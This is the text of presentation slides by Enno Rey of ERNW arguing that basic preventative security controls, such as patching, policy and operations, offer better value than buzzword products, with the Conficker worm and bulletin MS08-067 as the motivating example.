

Stop the Madness

—

The Role of Security Basics in a Complex World

Enno Rey, erey@ernw.de



- In quite some organizations, infosec-wise the year 2009 did not start well...
- **Due to Conficker**

Microsoft Security Bulletin MS08-067 – Critical

- Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008



- In quite some organizations, infosec-wise the year 2009 did not start well...
- Due to Conficker
- Let's have a quick look how this piece worked...



[Spiegel.de]



Now

- **Ask yourselves: how could stuff like Conficker have been prevented?**
- **I assume all of you have (at least!) one AV solution deployed widely.**
- **Did it help? ;-)**
- **Could we have done better? Can we do better in the future?**



Can we do better in the future?

I'm convinced: We can do better!
Yes, we can!



A typical ISO's work bench




ERNW
Living Security.



A typical ISO's work bench

Security policy, FW rules, ACLs, permissions




A typical ISO's work bench

Patch management, Log analysis,
Monitoring, Incident Response



May I remind you:
Whatever you (as an ISO) do...

It's all about risk!



A first approach of sorting all this

- **Preventative Controls**

- Think “immune system”




- **Detective Controls**

- Think “clinical thermometer”



- **Reactive Controls**

- Think “antibiotics”



- **All three might be needed. Still, the proportions count...**




Speaking about proportions...


- **My statement: Usually we get the best cost/benefit ratio from preventative measures.**
- **You agree / makes sense to you?**
- **So, why don't you act on this?**
- **Why the hell do you still spend money on stuff like NAC/DLP/\$SOME_OTHER_BUZZWORD_THAT_WILL_BE_DEAD_IN_TWO_YEARS? ;-)**




2nd Approach: The House of Security




2nd Approach: The House of Security



And it's application to the ISO's work bench







And it's application to the ISO's work bench




And in each section we have (preventative|
detective|reactive) controls

■ **Remember:**


A first approach of sorting all this 

- **Preventative Controls**
▪ Think "immune system" 
- **Detective Controls**
▪ Think "clinical thermometer" 
- **Reactive Controls**
▪ Think "antibiotics" 


■ **All three might be needed. Still, the proportions count...**



7



And in each section we have (preventative|
detective|reactive) controls



In different organizations different weight is put on the pillars

- **Best-of-breed approach typically to be found in organizations from the US.**
- ***“Itsy bitsy teeny weeny there is a kernel flag in 2.6.13”* approach to be found in Linux based environments.**
- **Environments where five forms have to filled out to get access to some Unix system... via Telnet...**



Always remember: Operations is key! (for security)



In short: Mature infosec is about

